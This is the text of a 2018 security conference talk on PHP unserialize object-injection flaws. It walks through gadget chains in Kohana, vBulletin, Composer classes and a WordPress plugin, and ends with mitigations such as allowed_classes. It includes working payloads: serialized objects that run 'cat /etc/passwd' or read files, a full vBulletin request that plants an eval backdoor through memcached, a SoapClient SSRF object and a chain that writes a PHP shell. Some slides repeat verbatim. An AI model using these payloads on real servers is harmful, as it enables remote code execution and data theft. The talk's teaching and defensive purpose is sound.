ZERO NIGHTS 2018

2³ EDITION

PHP unserialize

Pavel Toporkov

ZERO NIGHTS 2018

whoami

Pavel Toporkov

- Application Security Specialist at Kaspersky Lab
- LC/BC CTF team member

Unserialize

unserialize — Creates a PHP value from a stored representation

```
   array("foo", "bar") ⇔
a:2:{i:0;s:3:"foo";i:1;s:3:"bar";}
```

Unserialize

```
a:2:{s:1:"a";s:3:"foo";s:1:"b";O:7:"Process:1:{s
:3:"pid";i:1337;}}
```

`a:2:{...}` - array with 2 elements

`s:3:"foo"` - string, 3 characters long

`O:7:"Process:1:{...}` - object with 7 characters length classname and 1 field

Unserialize

```
class Test {
    public $pub;
    protected $prot;
    private $priv;
}
```

```
O:4:"Test":{s:3:"pub";i:1;s:7:"\0*\0prot";i:2;s:
10:"\0Test\0priv";i:3;}
```

Why it insecure?

Magic methods can be executed after unserialization:

__wakeup()

__destruct()

__toString()

and so on...

Vulnerable example


```
class A {
    public $exitCmd;
    public function __destruct(){
        system($this->exitCmd);
    }
}
unserialize($_GET['a']);
```

```
/a.php?a=O:1:"A":{s:7:"exitCmd";s:15:"cat /etc/passwd"}
```

More complex example

```php
<?php
class DBConnect {
    public function __destruct(){
        $this->db->close();
    }
}
class Process {
    public function close(){
        system("rm ${this->pidfile}.pid");
    }
}
```

Kohana



```
public function __toString(){
   try {
      return $this->render();
   } catch (Exception $e){ ... }
}

protected static function
capture($kohana_view_filename,
array $kohana_view_data){
   try {
      include $kohana_view_filename;
   } catch (Exception $e){ ... }
}
```

```
public function render($file){
   ...
   View::capture($this->_file,
$this->_data);
}
```

Kohana Pwning

```
POST /api.php HTTP/1.1
Host: hostname
Content-Length: …
Content-Type: application/x-www-form-urlencoded

data=O:11:"Kohana_View":1:{s:8:"%00*%00_file";s:
11:"/etc/passwd";}
```

COMPOSER

Composer

Composer helps you declare, manage and install dependencies of PHP projects, ensuring you have the right stack everywhere.

Actually it provide us a bunch of usable classes to build chains for unserialize exploiting. Just try to get size of your "vendor" directory.

class autoloading

__autoload (deprecated)

spl_autoload_register

serialized data

PHP serialized data is often used to store PHP objects in database.

- User sessions
- Application cache
- ...

examples

example#1

```
// script without class autoloading
$params = unserialize($_GET["params"]);
...
class User {
    public function save(){
        ...
        Database::query(
            "INSERT INTO users (sess, user) VALUES('$this->sessid',
'%s') ON DUPLICATE KEY UPDATE user='%s'", array($user, $user));
    }
    public function __destruct(){
        if ($this->needSave) $this->save();
    }
}
```

example#1


```
// main application
public static function load($sessid){
    ...
    $result = Database::query("SELECT user FROM users
WHERE sess='$sessid'");
    if ($result){
        return unserialize($result["user"]);
    } else return new User($sessid);
}
```

Now we can exploit another unserialize with more classes available.

ZERO NIGHTS 2018

2^3 EDITION

example#1



```
class Database {
  public function __destruct(){
    $this->db->close();
  }
}
```

```
class Engine {
  public function __call($name, $params) {
    ...
    return $this->loader->load($name, $shared);
  }
}
```

```
class Loader {
  public function load($name, $shared){
      ...
      list($class, $params, $callback) =
$this->classes[$name];
...
      $this->newInstance($class, $params);
      ...
  }
  public function newInstance($class, $params) {
    if (is_callable($class)) {
      return call_user_func_array($class,
$params);
    }
  }
```

example#2

vBulletin 4.2.2 Remote Code Execution

https://en.0day.today/exploit/24070

example#2

```
http://test.com/profile.php?do=updateprofilepic' -H
'Cookie: bb_userid=2;
bb_password=926944640049f505370a38250f22ae57' --data
'do=updateprofilepic&securitytoken=1384776835-db8ce45ef2
8d8e2fcc1796b012f0c9ca1cf49e38&avatarurl=http://localhos
t:11211/%0D%0Aset%20pluginlist%200%200%2096%0D%0Aa%3A1%3
A%7Bs%3A12%3A%22global_start%22%3Bs%3A62%3A%22if%28isset
%28%24_REQUEST%5B%27eval%27%5D%29%29%7Beval%28%24_REQUES
T%5B%27eval%27%5D%29%3Bdie%28%29%3B%7D%0D%0A%22%3B%7D%0D
%0Aquit%0D%0A.png
```

example#2

```
http://test.com/profile.php?do=updateprofilepic' -H
'Cookie: bb_userid=2;
bb_password=926944640049f505370a38250f22ae57' --data
'do=updateprofilepic&securitytoken=1384776835-db8ce45ef2
8d8e2fcc1796b012f0c9ca1cf49e38&avatarurl=http://localhos
t:11211/%0D%0Aset%20pluginlist%200%200%2096%0D%0Aa%3A1%3
A%7Bs%3A12%3A%22global_start%22%3Bs%3A62%3A%22if%28isset
%28%24_REQUEST%5B%27eval%27%5D%29%29%7Beval%28%24_REQUES
T%5B%27eval%27%5D%29%3Bdie%28%29%3B%7D%0D%0A%22%3B%7D%0D
%0Aquit%0D%0A.png
```

example#2

```
http://test.com/profile.php?do=updateprofilepic' -H
'Cookie: bb_userid=2;
bb_password=926944640049f505370a38250f22ae57' --data
'do=updateprofilepic&securitytoken=1384776835-db8ce45ef2
8d8e2fcc1796b012f0c9ca1cf49e38&avatarurl=http://localhos
t:11211/%0D%0Aset%20pluginlist%200%200%2096%0D%0Aa%3A1%3
A%7Bs%3A12%3A%22global_start%22%3Bs%3A62%3A%22if%28isset
%28%24_REQUEST%5B%27eval%27%5D%29%29%7Beval%28%24_REQUES
T%5B%27eval%27%5D%29%3Bdie%28%29%3B%7D%0D%0A%22%3B%7D%0D
%0Aquit%0D%0A.png
```

example#2

```
http://test.com/profile.php?do=updateprofilepic' -H
'Cookie: bb_userid=2;
bb_password=926944640049f505370a38250f22ae57' --data
'do=updateprofilepic&securitytoken=1384776835-db8ce45ef2
8d8e2fcc1796b012f0c9ca1cf49e38&avatarurl=http://localhos
t:11211/%0D%0Aset%20pluginlist%200%200%2096%0D%0Aa%3A1%3
A%7Bs%3A12%3A%22global_start%22%3Bs%3A62%3A%22if%28isset
%28%24_REQUEST%5B%27eval%27%5D%29%29%7Beval%28%24_REQUES
T%5B%27eval%27%5D%29%3Bdie%28%29%3B%7D%0D%0A%22%3B%7D%0D
%0Aquit%0D%0A.png
```

example#2

```
HEAD /
set pluginlist 0 0 96
a:1:{s:12:"global_start";s:62:"if(isset($_REQUES
T['eval'])){eval($_REQUEST['eval']);die();}
";}
quit
.png HTTP/1.0
Host: localhost
User-Agent: vBulletin via PHP
Connection: close
```

tricks

trick#0

PHPGGC: PHP Generic Gadget Chains

PHPGGC is a library of unserialize() payloads along with a tool to generate them, from command line or programmatically.

https://github.com/ambionics/phpggc

trick#1

SSRF

```
O:10:"SoapClient":3:{s:3:"uri";s:18:"http://hostname/3%0a1";s:8:"location";s:23:"http://hostname/123";s:13:"_soap_version";i:1;}
```

1. https://www.youtube.com/watch?v=5AdVQzUB6iM
2. http://raz0r.name/talks/confidence-2013-php-object-injection-revisited/

trick#2

PHP method names are case insensitive

```
class Connection {
     function __destruct(){
          $this->socket->close();
     }
}

class Process {
     function Close(){
          system("kill -p9 ".$this->pid);
     }
}
```

trick#2

Remember about inheritance and built-in interfaces

```
class Obj implements ArrayAccess {
    public $ext = ".txt";
    public function offsetGet($offset) {
        return file_get_contents($offset.$this->ext);
    }
}

$a = unserialize($_GET["a"]);
echo $a["b"];
```

trick#3

Unserialize supports references

http://php.net/manual/en/language.references.php

References in PHP are a means to access the same variable content by different names.

trick#3

```
class Logger {
    function __destruct(){
        if ($this->level = 0)
            $this->filename = "debug.log";
        else
            $this->filename = "access.log";
        $this->out = date(DATE_RFC822)." : ".$this->msg;
        file_put_contents($this->filename, $this->out);
    }
}
```

trick#3

```
class Logger {
    function __destruct(){
        if ($this->level = 0)
            $this->filename = "debug.log";
        else
            $this->filename = "access.log";
        $this->out = date(DATE_RFC822)." : ".$this->msg;
        file_put_contents($this->filename, $this->out);
    }
}
```

```
O:6:"Logger":3:{s:8:"filename";i:0;s:3:"out";R:2;s:3:"msg";s:9:
"/<?php...?>/../../s.php";}
```

trick#4

There is additional magic methods in PHP default interfaces like ArrayAccess, ArrayIterator, Serializable

- offsetGet()
- offsetSet()
- current()

trick#5

File Operation Induced Unserialization via the "phar://" Stream Wrapper

Sam Thomas

https://cdn2.hubspot.net/hubfs/3853213/us-18-Thomas-It's-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-....pdf

trick#5

Phar

http://php.net/manual/en/intro.phar.php

Phar archives are similar in concept to Java JAR archives, but are tailored to the needs and to the flexibility of PHP applications.

Phar = stub + manifest + content + signature

trick#5

Size in bytes	Description
4 bytes	Length of manifest in bytes (1 MB limit)
4 bytes	Number of files in the Phar
2 bytes	API version of the Phar manifest (currently 1.0.0)
4 bytes	Global Phar bitmapped flags
4 bytes	Length of Phar alias
??	Phar alias (length based on previous)
4 bytes	Length of Phar metadata (0 for none)
??	Serialized Phar Meta-data, stored in serialize() format
24 * n	entries for each file

trick#5

Size in bytes	Description
4 bytes	Length of manifest in bytes (1 MB limit)
4 bytes	Number of files in the Phar
2 bytes	API version of the Phar manifest (currently 1.0.0)
4 bytes	Global Phar bitmapped flags
4 bytes	Length of Phar alias
??	Phar alias (length based on previous)
4 bytes	Length of Phar metadata (0 for none)
??	Serialized Phar Meta-data, stored in serialize() format
24 * n	entries for each file

trick#5

- PHP executes only __destruct and __wakeup on deserialized object
- __destruct method executes in "/" working directory context

trick#5

Functions to trigger the deserialization:

- file_exists
- getimagesize
- is_file
- is_dir
- is_readable
- is_writable

and more...

trick#5

By inserting data into the stub we can fake most file formats


```php
$p = new Phar('./deser.phar', 0);
$p['file.txt'] = 'test';
$p->setMetadata(new VulnerableClass());
$p->setStub('GIF89a');
```

bonus

example#1337

https://2018.zeronights.ru/

Wordpress 4.9.8 (latest)



```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 2018.zeronights.ru
Content-Length: 2679
Origin: https://2018.zeronights.ru
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

action=pagination_loadmore&query=a%3A64%3A%7Bs%3A13%3A%22category_name%22%3Bs%3A4%3A%22news%2
2%3Bs%3A5%3A%22error%22%3Bs%3A0%3A%22%22%3Bs%3A1%3A%22m%22%3Bs%3A0%3A%22%22%3Bs%3A1%3A%22p%2
2%3Bi%3A0%3Bs%3A11%3A%22post_parent%22%3Bs%3A0%3A%22%22%3Bs%3A7%3A%22subpost%22%3Bs%3A0%3A%2
2%22%3Bs%3A10%3A%22subpost_id%22%3Bs%3A0%3A%22%22%3Bs%3A10%3A%22attachment%22%3Bs%3A0%3A%22%
```

example#1337

```
$args = unserialize( stripslashes(
          $_POST['query'] ) );

$args['paged'] = $_POST['page'] + 1;
$args['post_status'] = 'publish';

query_posts( $args );
```

example#1337

```
$q = &$this->query_vars;
if ( ! empty( $q['sentence'] ) ) {
    $q['search_terms'] = array( $q['s'] );
} else {
    if ( preg_match_all( '/<regex>/', $q['s'],
$matches ) ) {
        $q['search_terms'] =
$this->parse_search_terms( $matches[0] );
    } else {
        $q['search_terms'] = array( $q['s'] );
    }
}
$q['search_orderby_title'] = array();
foreach ( $q['search_terms'] as $term ) {...}
```

example#1337

```
$q = &$this->query_vars;
if ( ! empty( $q['sentence'] ) ) {
    $q['search_terms'] = array( $q['s'] );
} else {
    if ( preg_match_all( '/<regex>/', $q['s'],
$matches ) ) {
        $q['search_terms'] =
$this->parse_search_terms( $matches[0] );
    } else {
        $q['search_terms'] = array( $q['s'] );
    }
}
$q['search_orderby_title'] = array();
foreach ( $q['search_terms'] as $term ) {...}
```

example#1337

```
class Requests_Utility_FilteredIterator extends
ArrayIterator {
    ...
    public function current() {
        $value = parent::current();
        $value = call_user_func($this->callback, $value);
        return $value;
    }
}
```

example#1337

```
$q = &$this->query_vars;
if ( ! empty( $q['sentence'] ) ) {
    $q['search_terms'] = array( $q['s'] );
} else {
    if ( preg_match_all( '/<regex>/', $q['s'],
$matches ) ) {
        $q['search_terms'] =
$this->parse_search_terms( $matches[0] );
    } else {
        $q['search_terms'] = array( $q['s'] );
    }
}
$q['search_orderby_title'] = array();
foreach ( $q['search_terms'] as $term ) {...}
```


example#1337

```
class WP_REST_Request implements ArrayAccess {
    public function offsetGet( $offset ) {
        return $this->get_param( $offset );
    }

    public function get_param( $key ) {
        $order = $this->get_parameter_order();
        foreach ( $order as $type ) {
            if ( isset( $this->params[ $type ][ $key ] ) ) {
                return $this->params[ $type ][ $key ];
            }
        }
        return null;
    }
```

example#1337

```
class WP_REST_Request implements ArrayAccess {
    public function offsetSet( $offset, $value ) {
        $this->set_param( $offset, $value );
    }

    public function set_param( $key, $value ) {
        $order = $this->get_parameter_order();
        $this->params[ $order[0] ][ $key ] = $value;
    }
```

example#1337



```
class WP_REST_Request implements ArrayAccess {
 function get_parameter_order(){
   $content_type = $this->get_content_type();
   if ($content_type['value'] ===
                'application/json'){
     $order[] = 'JSON';
   }
   $order[] = 'GET';
   $order[] = 'URL';
   $order[] = 'defaults';
   return $order;
}
```

```
function get_content_type() {
  $value = $this->get_header(
            'content-type');
        ...
  return $value;
}
```

```
function get_headers() {
    return $this->headers;
}
```


example#1337

```
$q = &$this->query_vars;
if ( ! empty( $q['sentence'] ) ) {
    $q['search_terms'] = array( $q['s'] );
} else {
    if ( preg_match_all( '/<regex>/', $q['s'],
$matches ) ) {
        $q['search_terms'] =
$this->parse_search_terms( $matches[0] );
    } else {
        $q['search_terms'] = array( $q['s'] );
    }
}
$q['search_orderby_title'] = array();
foreach ( $q['search_terms'] as $term ) {...}
```

ref

```
WP_REST_Request instance {
params = [
 ["JSON" => [
      "sentence" => ",,"]],
 ["GET" =>     [
     "search_terms"=>$pld]]
]
headers = [
    "content_type" =>
       "application/json"
]
}
```

example#1337



```
$q = &$this->query_vars;
if ( ! empty( $q['sentence'] ) ) {
    $q['search_terms'] = array( $q['s'] );
} else {
    if ( preg_match_all( '/<regex>/', $q['s'],
$matches ) ) {
        $q['search_terms'] =
$this->parse_search_terms( $matches[0] );
    } else {
        $q['search_terms'] = array( $q['s'] );
    }
}
$q['search_orderby_title'] = array();
foreach ( $q['search_terms'] as $term ) {...}
```

```
WP_REST_Request instance {
params = [
 ["JSON" => [
     "sentence" => ",,"]],
 ["GET" =>    [
    "search_terms"=>$pld]]
]
headers = [
   "content_type" =>
     "application/json"
]
}
```

example#1337

Fortunately application has input object type validation

```
function wp_parse_args( $args, $defaults = '' ) {
    if ( is_object( $args ) )
        $r = get_object_vars( $args );
    elseif ( is_array( $args ) )
        $r =& $args;
    else wp_parse_str( $args, $r );
    ...
    return $r;
}
```

¯_(ツ)_/¯

mitigation

1. Use simple serialization formats (e.g. json)
2. PHP7 unserialize function has an additional argument "options"

   allowed_classes - Either an array of class names which should be accepted, FALSE to accept no classes, or TRUE to accept all classes.

```
unserialize($string, ['allowed_classes' => false]);
```

questions?

ZERO NIGHTS 2018